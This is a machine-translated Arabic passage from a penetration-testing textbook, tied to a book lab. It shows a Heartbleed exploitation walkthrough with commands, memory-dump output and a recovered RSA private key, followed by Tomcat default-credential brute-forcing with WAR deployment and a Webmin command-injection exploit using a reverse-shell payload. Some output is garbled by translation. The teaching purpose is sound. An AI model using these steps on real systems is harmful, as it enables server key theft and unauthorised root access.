لا يمكنك ببساطة استغلال ثغرة Heartbleedوالعثور على المفتاح الخاص الكامل في الذاكرة، بل ستحتاج إلى إعادة إنشائه باستخدام هجوم تحليل الأعداد الأولية . مع ذلك، يمكن الحصول على المعلومات اللازمة (الأعداد الأولية) للقيام بذلك . تذكر أنه من الممكن تفريغ محتويات الذاكرة في ملف عند استغلال ثغرة .Heartbleedمن الممكن إعادة إنشاء مفتاح RSAخاص بالبحث في تلك الذاكرة المفرغة عن الأعداد الأولية المرتبطة بالشهادة العامة . يمكنك بعد ذلك إجراء تحليل الأعداد الأولية لاستنتاج المفتاح الخاص باستخدام معلومات من المفتاح العام. نظريًا، يمكن إعادة إنشاء المفاتيح الخاصة بإجراء العمليات الحسابية المطلوبة على الورق، لكن هذه العملية ستستغرق وقتًا أطول بكثير من متوسط عمر الإنسان. يمكن العثور على تطبيق لهذا الهجوم على الرابط التالي: www.hackerhousebook.com/files/keyscan.py(إلى جانب files/heartbleed-bin، www.hackerhousebook.com/وهو ملف ثنائي ثابت مُجمَّع مسبقًا لاستغلال هذه الثغرة) يأخذ الشهادة العامة للخادم وتفريغ الذاكرة، ويحدد الأعداد الأولية، ثم يحاول إجراء التحليل إلى عوامل أولية لاستنتاج الأعداد الأولية المتبقية المستخدمة لإنشاء المفتاح الخاص الأصلي.

إليك كيفية تنفيذ هذا الهجوم على خادم مُعرّض للاختراق. أولًا، شغّل أداة heartbleed-binللحصول على نسخة من ذاكرة الخادم البعيد. يمكنك تشغيل هذه الأداة بشكل متكرر باستخدام خيار التكرار (l-)لزيادة كمية الذاكرة التي تم الحصول عليها.

```
./heartbleed-bin -s 192.168.56.102 -p 443 -f memory.bin -t 1
```

هذه هي النتيجة المقابلة لهذا الأمر. إذا لم ينتهِ الأمر برسالة تأكيد، يمكنك الضغط على Ctrl+Cللخروج إلى سطر الأوامر.
يمكنك تشغيل هذا الأمر عدة مرات وسيتم إلحاق تفريغ الذاكرة بملفك، ولن يتم استبداله.

Machine Translated by Google


```
[ نزيف القلب - CVE-2014-0160 -ثغرة استغلال تسريب معلومات ========================================================== ]
OpenSSL

[ جارٍ الاتصال بـ 443/tcp 192.168.56.102[ متصل بـ 3> 3> 3> ] 443/tcp
192.168.56.102نزيف في القلب 3> 3> 3>


[ تم إرجاع نبض القلب من النوع 24بطول 16408[ جارٍ فك تشفير حزمة SSL[ تم تسريب Heartbleedبطول
65535[ السجل النهائي من النوع ،24بطول 16384[ تمت كتابة 16381بايت من الذاكرة إلى الملف
'memory.bin'[ تم إرجاع نبض القلب من النوع 24بطول 16408[ جارٍ فك تشفير حزمة SSL[ السجل النهائي
من النوع ،24بطول 16384[ تمت كتابة 16384بايت من الذاكرة إلى الملف 'memory.bin'[ تم إرجاع نبض
القلب من النوع 24بطول 16408[ جارٍ فك تشفير حزمة SSL[ السجل النهائي من النوع ،24بطول 16384[ تمت
كتابة 16384بايت من الذاكرة إلى الملف 'memory.bin'[ تم إرجاع نبض القلب من النوع 24بطول 16408[ جارٍ
فك تشفير حزمة SSL[ السجل النهائي من النوع ،24بطول 16384[ تمت كتابة 16384بايت من الذاكرة إلى
الملف 'memory.bin'[ تم إرجاع نبض القلب النوع=42 الطول=24 [ فك تشفير حزمة SSL[ السجل النهائي
النوع=42، الطول=81 [ تمت كتابة 18بايت من الذاكرة إلى الملف 'memory.bin'[ تم.
```

ستحتاج أيضًا إلى استخراج الشهادة العامة للخادم؛ ويمكن القيام بذلك باستخدام ،openssl وهي أداة سطر أوامر لتنفيذ مهام SSL/TLSالشائعة.
يجب نسخ الجزء المميز من المخرجات (الذي يشير إلى شهادة الخادم) إلى ملف.

```
openssl s_client -connect 192.168.56.102:443

متصل (00000003)
العمق 0 =ج =المملكة المتحدة، ش =هاكر هاوس، ل =شارع بيبر، ع =هاكر هاوس، = OU
Leet hax، CN = webserver01، emailAddress = root@webserver01خطأ في التحقق: الرقم :18 =شهادة موقعة ذاتيًا، نتيجة التحقق: 1،العمق = 0، C =المملكة المتحدة، =
ST = HackerHouse، L = Paper St، O = Hacker House، OU


Leet hax، CN = webserver01، emailAddress = root@webserver01خطأ في التحقق: الرقم :10 =انتهت صلاحية الشهادة،

notAfter=Feb 18 11:44:38 2018 GMT
تحقق من الإرجاع: 1
العمق 0 =ج =المملكة المتحدة، ش =هاكر هاوس، ل =شارع بيبر، ع =هاكر هاوس، = OU
Leet hax، CN = webserver01عنوان البريد الإلكتروني root@webserver01 =
notAfter=Feb 18 11:44:38 2018 GMT
تحقق من الإرجاع: 1
---
سلسلة الشهادات
```

Machine Translated by Google

0 s:/C=UK/ST=HackerHouse/L=Paper St/O=Hacker House/OU=Leet hax/
CN=webserver01/emailAddress=root@webserver01 i:/C=UK/ST=HackerHouse/L=Paper St/O=Hacker House/OU=Leet hax/

CN=webserver01/emailAddress=root@webserver01

شهادة الخادم
-----بداية الشهادة-----
MIIEAzCCAuugAwIBAgIJAOh7hnOrD55UMA0GCSqGSIb3DQEBCwUAMIGXMQswCQYD
VQQGEwJVSzEUMBIGA1UECAwLSGFja2VySG91c2UxETAPBgNVBAcMCFBhcGVyIFN0
MRUwEwYDVQQKDAxIYWNrZXIgSG91c2UxETAPBgNVBAsMCExlZXQgaGF4MRQwEgYD
VQQDDAt3ZWJzZXJ2ZXIwMTEfMB0GCSqGSIb3DQEJARYQcm9vdEB3ZWJzZXJ2ZXIw
MTAeFw0xNzAyMTgxMTQ0MzhaFw0xODAyMTgxMTQ0MzhaMIGXMQswCQYDVQQGEwJV
SzEUMBIGA1UECAwLSGFja2VySG91c2UxETAPBgNVBAcMCFBhcGVyIFN0MRUwEwYD
VQQKDAxIYWNrZXIgSG91c2UxETAPBgNVBAsMCExlZXQgaGF4MRQwEgYDVQQDDAt3
ZWJzZXJ2ZXIwMTEfMB0GCSqGSIb3DQEJARYQcm9vdEB3ZWJzZXJ2ZXIwMTCCASIw
DQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBANQa25gsR3xbIcufa90Sy/XUZI61
5B/8UHZActs9ot6sRCte92X+zydqO93lJRG4Ib9BLnjI54m6B1Y/gHRHj5/45l2l
zUVVgCUvRZOGIbuU3rF2q1M6AK qZ1eKzeXe/cB0A38ZgEwcquiLCoUnnJwnHkR608acYFFlxuR0hDtrdIb1J0CAwEA
jFmWILje+z+GRC7BrnQbkX6g5pfiljdmyI5jjouWOZsxlXMJfcNmMpVXDgAxCqRM z+JPgo4fQQLRUxCzOfOCG5OdvD2Ip6BQzYRZ3/
AUOoLwYFK87uhU/4IqVeXUBiBJqc4xxDnCNC2WjkMru0t4jlNiTIIVqforlcEdla

AaNQME4wHQYDVR0OBBYEFJwvcYNFTP6ps46oqhcaNn2fCak8MB8GA1UdIwQYMBaA
FJwvcYNFTP6ps46oqhcaNn2fCak8MAwGA1UdEwQFMAMBAF8wDQYJKoZIhvcNAQEL
nLHDZycSMFvUKmf593KYgAYoFDUVIJHtW5qcSY/O8ggElcOptWYYD03zSIq/ytqm
O+t13alsYqkEKMy4p0LmK+dLU0UlGk 1h0V4IoEgmeIN9PPt307urHiXVu4U+E7Nmn2Kjyg1uMHEldIBQorVoNXd5auQXWV
BQADggEBAIWHbSKAgfMlPI449YQ6xz4Ul/
teclnMyXk3kxweI3J1zJWARb/8ANgCnKrRMk1DIqCOlO57lN1A64hRZaT4c0eZuJ lpJLH391+ymTRkY/bOvBIIIO5j44JbA=
SCqjCu5AbU/Pz8EzTJOLZd5WNr41AM530QEcWsHQXVYpNqWFvjPdz+PyBCeKiHsm

-----نهاية الشهادة-----
الموضوع=/C=المملكة المتحدة/TS=هاكر هاوس/L=شارع الورق/O=هاكر هاوس/UO=ليت هاكس/
CN=webserver01/emailAddress=root@webserver01 issuer=/C=UK/ST=HackerHouse/L=Paper St/O=Hacker House/OU=Leet hax/

CN=webserver01/emailAddress=root@webserver01

لم يتم إرسال أسماء شهادات المرجع المصدق للعميل
ملخص توقيع النظراء: SHA512
مفتاح الخادم المؤقت: DH، 1024بت

تمت قراءة 1903بايت وكتابة 366بايت من خلال عملية المصافحة SSL
خطأ في التحقق: انتهت صلاحية الشهادة

جديد، TLSv1.2، التشفير هو DHE-RSA-AES256-GCM-SHA384المفتاح العام للخادم 2048بت، إعادة التفاوض الآمن
مدعومة، الضغط: لا شيء، التوسيع: لا شيء، لم يتم التفاوض على ALPN، جلسة SSL:

البروتوكول: TLSv1.2
DHE-RSA-AES256-GCM-SHA384 تشفير

Machine Translated by Google


```
معرف الجلسة:
7FA9E58CB0A0FCB058462423E86FD008D204A6DCB6E67C9C9CD68FCCAB4CCFF1
Session-ID-ctx:
المفتاح الرئيسي:
45B0F0216547F5DA5D6EDD1AE8A5ECB5A88B17BE59F422C4543D752864E166D7E1B73E96
D2D48F34E1C46DA4731537D7

هوية :PSKلا شيء
تلميح هوية :PSKلا يوجد
اسم مستخدم :SRPلا يوجد
تلميح حول مدة صلاحية تذكرة جلسة :TLS 300(ثانية)
تذكرة جلسة :TLS

e1 39-bd 84 c9 78 68 5a f3 05 ...W...9...xhZ.. 0020 - 48 77 ec ea 3f 43 7b 43-b7 d3 c2 84 da 34 9c 7b Hw..?C{C.....4.{ 0030 - ب0000 - 58 60 61 76
8c a1 47 72-1a 2e 82 b2 e4 8d 58 80 .!.9...Gr.....X. 0040 - b9 88 a0 a1 إب5f 27 13-f6 34 b5 f5 55 c3 26 bd X`av._'..4..U.&. 0010 - e1 c2 e5 57 ec 08
f5 80 d8-e6 01 49 2f 1a 65 39 7b .....I/.e9{ 0050 - a8 7f f9 04 d2 e3 17 9f-12 e5 e3 cb 99 1e b7 28 .....ديسيبل )..... 21 f2 39

\z... 0090 - 34 9d bf ff 60 97 5b 14-d9 c7 7c 68 f4 0c 5b 71 4...`.[...|h..[q 00a0 - da 01 5f 0b cc 33 3b 11-64 6d be b8 72 d8 1c a3 .._..3;.dm..r...
cf ..<:.j..!..ws. 0070 - 01 b6 18 3b 1c b3 a5 13-19 13 78 ca b4 9d d8 ab ...;.....x..... 0080 - ee 06 3a 2a e7 3f 94 69-63 cb fd 5c 7a e1 85 d7 ...:*.?.ic..
- 49 00 a8 ad d1 54 f0 93-e9 bf d6 b0 9a 6c 4f 1b I....T.....lO. 0ب000060 - a8 9a 3c 3a 17 6a 81 8f-21 90 aa 77 ba 73 f5

وقت البدء: 1552534490
المهلة الزمنية: 7200(ثانية)
رمز التحقق: 10(انتهت صلاحية الشهادة)
سر رئيسي موسع: لا
---
```

بعد استخراج الشهادة العامة للخادم والحصول على نسخة احتياطية من الذاكرة بحجم مناسب (كلما كانت أكبر كان ذلك أفضل)، يمكنك استخدام برنامج keyscan.pyللبحث عن الأعداد الأولية. لاستخدام برنامج ،keyscan.pyيجب أولاً تثبيت تبعياته. على نظام كالي لينكس، أدخل الأمر التالي بصلاحيات المستخدم الجذر.

```
apt-get install python3-gmpy2
```

بمجرد تحديد الأعداد الأولية المفقودة من الذاكرة، يمكنك توليدها.
استخدم هذا الهجوم لإنشاء مفتاح RSAخاص صالح. فيما يلي مثال على ذلك:

```
python3 keyscan.py cert.pem memory.bin
```

```
حجم المفتاح: 128
طول البيانات: memory.bin 1761878456الإزاحة
0xf2cd:
q = 176895773405621116307788280133420039997222041927523934480318688488978
929739050140947697938132548772353720389979747338652398075952594500099251
041847377115590217386166553375665999053132129665591634522179640161344665
328892989807802928241262502809326004313303658119773316985909755875447900 2
499112198768900474336027
```

Machine Translated by Google


```
p = 15136463810035517669366139802409873052815415983244295608534814948392
380436007908867495166668892182394427005861978840145997829016668749391870
717666892111463710435185983106157692611648509859110756291492207713421416
612112379728593888704031727622970834978425260466131602569348164325497107
796651760008896086610599
```

```
-----بداية المفتاح الخاص لـ RSA-----
MIIEpAIBAAKCAQEA1BrbmCxHfFshy59r3RLL9dRkjrXkH/xQdkBy2z2i3qxEK173Zf7PJ2o73eUl
Ebghv0EueMjniboHVj+AdEePn/jmXaUBQ6gvBgUrzu6FT/iWpV5dQGIEmpzjHEOcI0LZaOQyu7S3
iOU2JMghWp+iuVwR2VqMWZYguN77P4ZELsGudBuRfqDml+KWN2bIjmOOi5Y5mzGVcwl9w2YylVcO
ADEKpEzP4k+Cjh9BAtFTELM584Ibk528PYinoFDNhFnf/NRVWAJS9Fk4Yhu5TesXarUzoAqpnV4r
N5d79wHQDfxmATByq6IsKhSecnCceRHrTxpxgUWXG5HSEO2t0hvUnQIDAQABAoIBAQCsvLbMJnuN
djZ+u3W/1HgQ24mNg+qmdfkdZP1lObwztn3KCIxZH3ybr/PTkbNvy9KIDNCJA601SDCDeDHoAQOi
F7Wc3C28aPLq5zk3TJ97cotVYBV3wpvXQx/eu90kBmRC/V2n6tRyA6HIsKshP9LpPGc46XpV12MM
zGQ35uQOYqc6R73MbnRzjjzthU4+G1TkfKINlfIYBqbk0h+K8vzBLQ9jY2/0lE9wT48rmDm4sbm4
Dd0k6EvqKp2h5GAWZEnMXnSa5uPOMvOttb41FTeasLPr7+hInNkR8UTAQSPDL4Zf9o6bliRrUsaf
/kLf8uzrjv2A8DipZlcNfmzlyVltAoGBANeM5vyYKMY8tkXW39YPrZEjzHZ5wK26bAJHGNak9nJM
JA1qh0aPBLXyosZYqxgGqm7wb9I/y3ZZLgX1hOrj4wLtk/FqCErHZPlAiND3J1Nivin6aRqBJBJn
yAnQk327RaWvvIea6wpiVno9N0J/kwzy8vosl7egoYuDL8kE+5qnAoGBAPvobvVpy1rKgSzIrP5i
IsNsFogF7IU2T8uAjn/If+u2Oq1h0WCOO/kv7llVYBL3I5kp6jnGEMQ/O/p9aGIkHqpxyI5wTFXY
A+XgPpKB8eivltjax/two4OyS9fFBogPjsGCmO33aRu9Qvgjrxv8B3Aj8zL47Lynt9L/sqsQyvMb
AoGAIztMpgzY3U4fHNs6SurVG9wWF2dfLwZBkT29uIfSIGyBmA/JfKbzximaoYDstkigovF51YvH
3dhFxYOT7jDBckES5WrHYDGnN3Zs5nr/WonRO1tKwqJJGxkLgU8uTGbHw4Ut85xGvrPEHsbSuXPQ
vVUYkfun8MO4o+0Vam3+EhECgYACKvnpesOZQGzkKcXzWnzaGbAH86UZcGI3ah/P0bXoHWVb4J+g
qRizCEqQ0j9FaoMP6mBtptq2FaU6fqHLVmw9I0WKlETT6EwASnG/aQbf7cLqktdtvoZpt7sXXEa2
HQwpdipCwgJRjstov0Xeg8i8mlKZebLv3LGkSzcKadaVSQKBgQCY9HMeKG+y4CtsE4+0AlGlAfG4
6lt5y2ngHs+MHfAEwgyCiwF/3R/VHhW2gn3ZjwrrM8ESXGdvgHy2qAkAjaRt6gZ6hbUphDdXpKkC
rpdFeYAbQG4/L17s3QeArWHM8wk8dK4RPfytAlPw3JEPbnv2UIPkkQLfh0Zyfgf+8of1lQ==
-----نهاية المفتاح الخاص لـ RSA-----
```

يُعدّ هجوم تحليل المفتاح الخاص RSAالسبب وراء إلزام مديري الخوادم بتغيير المفتاح الخاص للمواقع المتضررة، بالإضافة إلى أي كلمات مرور قد تكون قد سُرّبت، وذلك عندما أصبحت ثغرة Heartbleedمشكلة عامة في عام 2014. إذ يمكن للمهاجم الذي يمتلك المفتاح الخاص للخادم فك تشفير الاتصالات لاحقًا، حتى بعد إصلاح الثغرة الأصلية.

إذا نظرت إلى نتائج فحص المنافذ لمختبر الكتب، ستلاحظ أن المنفذ 443مفتوح. هذا هو المنفذ الافتراضي لبروتوكول HTTPS، ومثل المنفذ 80، يمكن حذفه من عنوان URLعند الوصول إلى مورد؛ على سبيل المثال، https://www.example.com

سيحاول البرنامج تلقائيًا إنشاء اتصال آمن على المنفذ 443.

في كثير من الأحيان، يكتب الناس ببساطة www.example.comأو example.comفي شريط العناوين، سيحاول المتصفح العادي أولاً الاتصال عبر المنفذ 80.سترسل العديد من خوادم الويب إشعار إعادة توجيه للمتصفح يطلب منه الاتصال بالمنفذ 443باستخدام HTTPSبدلاً من ذلك. عندما ترى HTTPSأو أي خدمة تستخدم SSL/TLS، يجب عليك استخدام نفس التقنيات من الفصل السابق وتلك الموضحة هنا لاختبار الثغرات الأمنية مثل Heartbleed من خلال أدوات مثل sslscan.

Machine Translated by Google

واجهات إدارة الويب

لا يفضل الجميع إدارة خوادم الويب والتطبيقات باستخدام سطر الأوامر. يفضل الكثيرون، بل ويحتاجون، إلى استخدام واجهات المستخدم الرسومية المبسطة التي تتيح إدارة الأنظمة بصريًا بسهولة أكبر.

سنلقي نظرة على بعض هذه الواجهات حتى تتمكن من الحصول على فكرة عن نوع الثغرات الأمنية التي قد تحتوي عليها.

أباتشي تومكات

أباتشي تومكات (tomcat.apache.org/)هو امتداد لبرنامج خادم الويب أباتشي ، مصمم خصيصًا لاستضافة تطبيقات جافا في حاوية آمنة. يحتوي على واجهات إدارة وأدوات مساعدة لاستضافة التطبيقات بهدف تبسيط عملية نشرها. بالطبع، يُسهّل ذلك الأمر على المخترقين أيضًا، ومن المعروف تاريخيًا أنه يحتوي على عدد من الثغرات.

تاريخيًا، كان المسؤولون والمطورون يقومون بتثبيت Tomcat، لكنهم لا يؤمّنونه، كتغيير كلمات المرور الافتراضية. أما الإصدارات الأحدث من Tomcat فتُجبر المستخدمين على تهيئته بشكل آمن باستخدام أسماء مستخدمين وكلمات مرور غير افتراضية. يُعاني Tomcat، عند استخدامه مباشرةً، من ثغرات أمنية عديدة، حتى أنه حتى لو كان تطبيق Java المُستضاف عليه آمنًا، فإنه لا يزال من الممكن إلحاق الضرر به من خلال إساءة استخدام واجهات الإدارة.

جافا

جافا، التي لا ينبغي الخلط بينها وبين جافا سكريبت، هي لغة برمجة تعمل داخل آلة جافا الافتراضية .(JVM)هذا يعني أنه يمكن تشغيل نفس الكود على أي نظام، طالما أن هذا النظام مُثبّت عليه .JVMمن المؤكد أنك استخدمت هذا البرنامج في وقت ما (يُشار إليه غالبًا باسم بيئة تشغيل جافا). تُستخدم جافا في مجموعة متنوعة من التطبيقات، مثل الأنظمة المدمجة (تفتخر جافا بأنها تعمل على 15مليار جهاز)، ولكنها تُستخدم أيضًا لتطبيقات الويب وتحظى بشعبية كبيرة بين مطوري المؤسسات.

تُعدّ تطبيقات جافا الصغيرة (Servlets)وصفحات جافا للخادم (JSP)بديلاً للغات البرمجة النصية الأخرى من جانب الخادم، مثل PHPو ASP.NET، ولكن يجب تشغيل هذه التطبيقات الصغيرة داخل حاوية ويب. وتعتمد حاويات الويب على برامج خادم متخصصة، مثل .Tomcat Apache

يتم ضغط التطبيقات المكتوبة بهذه الطريقة في أرشيف تطبيقات الويب .(WAR)

تُستخدم ملفات web.xmlعادةً لتحديد الإعدادات. تتكون هذه الملفات من حزم محتوى الويب (صور، ملفات JS، وملفات JSP، HTML)ووحدات جافا البرمجية، وغيرها من أكواد جافا اللازمة لتشغيل تطبيق الويب. يمكن كتابة التطبيقات المتقدمة بهذه الطريقة ونقلها بسهولة من مكان لآخر.

دعونا نلقي نظرة على شكل Apache Tomcatفي مختبر الكتاب، حيث يمكن العثور عليه يعمل على منفذ .8080 TCPربما تكون قد رأيت هذا في نتائج فحص .Nmap
إليكم الأسطر ذات الصلة مرة أخرى:

Machine Translated by Google


```
محرك JSPمن نوع Apache Coyote/1.1 http-server-header: Apache-Coyote/1.1
|الطرق المدعومة: GET HEAD POST PUT DELETE OPTIONS
_|طرق قد تنطوي على مخاطر: PUT DELETE
:http-open-proxy_|قد يقوم الخادم الوكيل بإعادة توجيه الطلبات
|_http-server-header: Apache-Coyote/1.1
:http-title_|خاص
```

تصفح المنفذ 8080باستخدام متصفح الويب الخاص بك (http://<TargetIP>:8080)لن يكشف ذلك الكثير. للوهلة الأولى، لا يبدو أن هناك أي شيء مُستضاف، ولكن هل يمكنك التفكير في بعض الطرق لاستكشاف الخدمة بشكل أعمق؟ قد يُفيدك عرض مصدر الصفحة في متصفحك، أو إرسال بعض طلبات HTTPباستخدام .Netcatيمكنك أيضًا البحث عن برامج Nmapالنصية التي يُمكن تشغيلها على هذه الخدمة. يُمكنك البحث عبر الإنترنت عن معلومات حول هذا الإصدار تحديدًا من Apache Tomcatلمعرفة المزيد عن كيفية عمله، كما يُمكنك تشغيل Searchsploitلمعرفة ما إذا كانت هناك أي ثغرات معروفة. من الأفضل القيام بكل هذه الأمور عند مواجهة خدمة جديدة كجزء من مهمة.

أجرينا سابقًا بعض عمليات المسح باستخدام أدوات فحص ثغرات الويب مثل ،Niktoولكن كان الهدف من هذه العمليات هو المنفذ .80لم نقم بفحص أي من المنافذ الأخرى، ومع ذلك، توجد عدة منافذ ويب مفتوحة إضافية على الخادم. لن يستغرق الأمر وقتًا طويلاً باستخدام أي عدد من هذه الطرق لاكتشاف وجود //manager

يوجد أيضًا المجلد / . manager/htmlكما يوجد أيضًا المجلد /.examples/servlets/index
ملف بصيغة .lmth وملفات أمثلة مشابهة يجب عليك الاطلاع عليها.
يؤدي تصفحك إلى / manager/htmlإلى ظهور نافذة تسجيل الدخول في متصفحك . يمكنك محاولة تسجيل الدخول هنا بتخمين بعض أسماء المستخدمين وكلمات المرور. يوجد أيضًا وحدة ،tomcat_mgr_login، Metasploit يمكنك استخدامها لاختبار مجموعات بيانات الاعتماد الشائعة. هذه ثغرة بسيطة تحاول تسجيل الدخول باستخدام عدد من بيانات الاعتماد الشائعة (والتي كانت افتراضية تاريخيًا).

أسماء مستخدمي وكلمات مرور .Tomcatيُعرف هذا، بعبارة أخرى، بالتحقق من الإعدادات الافتراضية وكلمات المرور الضعيفة، وهو إجراء يجب القيام به دائمًا كجزء من أي تقييم. يمكن العثور على أسماء المستخدمين وكلمات المرور التي يستخدمها الموديول في المسار التالي: //usr/share/metasploit-framework/data/wordlists

يمكنك أيضًا استخدام ملف tomcat_mgr_default_userpass.txtعلى جهاز Kali Linuxالخاص بك. كما يمكنك استخدام Hydra وإدخال قائمة بيانات اعتماد Tomcatالافتراضية الشائعة يدويًا لاختراق شاشة تسجيل الدخول دون الحاجة إلى .Metasploit

إذا كنت قد تمكنت من تشغيل وحدات Metasploitالأخرى بنجاح، فلن تواجه أي مشكلة في تشغيل هذه الوحدة. قد يبدو الأمر مستبعدًا، لكن الاختراقات التي طالت مؤسسات كبيرة حدثت بالفعل في سيناريوهات بسيطة كهذه.

هذه الحوادث ناتجة ببساطة عن قيام مسؤول نظام عديم الخبرة بتثبيت برنامج دون إدراكه لوجود كلمات المرور الافتراضية الشائعة أو نسيانه لها. الآن، وبعد أن حصلت (في الوضع الأمثل) على اسم مستخدم وكلمة مرور صحيحين من خلال هجمات التخمين العشوائي، يمكنك محاولة تسجيل الدخول.

Machine Translated by Google

بعد تسجيل الدخول بنجاح، ستظهر لك واجهة إدارة للتعامل مع Tomcat. من هنا، يمكنك تحميل ملف WARالخاص بك إلى الخادم وتشغيل تطبيقات Javaعلى الجهاز المُخترق. يُنصح بتجربة ذلك يدويًا لاكتشاف آلية عمل الهجوم ؛ إذ يوجد بالفعل وحدة مُصممة لاستغلال هذه الثغرة في Metasploit، تُسمى tomcat_mgr_deploy. سيمنحك تشغيل هذه الوحدة صلاحيات مستخدم Tomcat من خلال تحميل تطبيق Java servletلتنفيذ الأوامر، مُضمنًا في ملف WARجاهز للنشر والاستغلال من قِبل المُهاجم. هذا مثال آخر على سبب وجيه لمواصلة اختبار جميع الثغرات الأمنية في النظام، حتى بعد الحصول على بعض الصلاحيات، لأنك لا تدري أبدًا ما هي الصلاحيات التي قد تحصل عليها من استغلال الخدمات المختلفة.

من المهم الاستمرار في البحث عن طرق أخرى لاختراق النظام، حتى بعد اكتشاف أول ثغرة. هذا مهم لعميلك أيضاً، فهو يتوقع منك إيجاد أكبر عدد ممكن من الثغرات. يكفي المهاجم إيجاد ثغرة واحدة، لكن مهمتك هي إيجاد العديد منها، إن لم يكن جميعها. ستحتاج إلى إبلاغ عميلك بأكبر عدد ممكن من الثغرات الموجودة، وليس مجرد حالة واحدة من ثغرة .Shellshock


يُقال إن حياة القرصان الأخلاقي (أو القرصان ذو القبعة البيضاء) أو مختبر الاختراق أصعب من حياة القرصان ذي القبعة السوداء، إذ يكفي القرصان ذو القبعة السوداء إيجاد مدخل واحد فقط إلى الحاسوب. أما القرصان ذو القبعة البيضاء فيعلم أن هناك دائمًا مدخلًا ما، وغالبًا ما يكون أكثر من مدخل. ومهمته الشاقة هي العثور على جميع هذه المداخل، أو على الأقل أكبر عدد ممكن منها!

ويبمين

Webminأداة لإدارة أنظمة التشغيل الشبيهة بنظام UNIX. تتيح لأي شخص لديه صلاحية الوصول إلى واجهتها عبر الويب إنشاء حسابات المستخدمين، وتكوين نظام أسماء النطاقات (DNS)، وتفعيل مشاركة الملفات، وتنفيذ مهام الإدارة العامة. تحظى Webminبشعبية واسعة بين مستخدمي Linuxالذين لا يفضلون استخدام واجهة سطر الأوامر. عادةً ما تستمع Webminعلى منفذ TCPرقم 10000. غالبًا ما تكون واجهات الإدارة مثل Webminمكشوفة للإنترنت. ونظرًا لإمكانية استخدام Webminللتحكم في جهاز الكمبيوتر، فإنها تُعد هدفًا شائعًا للمخترقين.


يعمل برنامج Webminكمستخدم الجذر، لذلك إذا وجدت أن هذا البرنامج يعمل على خادم ويب، فيجب عليك التأكد من محاولة الوصول إليه.
معظم لوحات تحكم إدارة المواقع الإلكترونية قابلة للتخصيص باستخدام الإضافات، التي تُضيف وظائف جديدة، ولكنها قد تُعرّض النظام لمزيد من الثغرات الأمنية. يحتوي برنامج Webminالمُشغّل على مختبر الكتاب (انظر الشكل 7.5) على بعض الميزات الشيقة التي يُمكنك استكشافها. يوجد في Metasploitثغرة حقن أوامر تُسمى webmin_show_cgi_exec، والتي تُتيح لك الوصول إلى صلاحيات الجذر في حال استغلالها بنجاح. سنترك هذا المثال كتحدٍّ لك، بالإضافة إلى تخمين اسم المستخدم وكلمة المرور للوصول إلى لوحة التحكم! عند اختيار حمولة البرنامج، من المهم اختيار حمولة يُرجّح أن تعمل على الجهاز المُستهدف، وفي هذه الحالة، يُنصح باستخدام cmd/unix/reverse_pythonلأن الجهاز يدعم لغة .Python

Machine Translated by Google



الشكل :7.5لوحة تحكم مدير Webmin

إحدى طرق التعرف على ثغرات Metasploit، مثلwebmin_show_cgi_exec، هي تشغيلWiresharkومراقبة الحزم [redacted] ما يحدث فعليًا عند تشغيل الوحدة. يمكنك بعد ذلك أخذ الحمولة التي تمت ملاحظتها ومحاولة إعادة إنشائها يدويًا باستخدام Netcat(أو ربما باستخدام برنامج Pythonخاص بك). يوضح الشكل 7.6مثالًا على ذلك. هل يمكنك تحديد مكان استغلال ثغرة حقن الأوامر؟



الشكل :7.6عرض لثغرة حقن أوامر Webminباستخدام Wireshark

phpMyAdmin

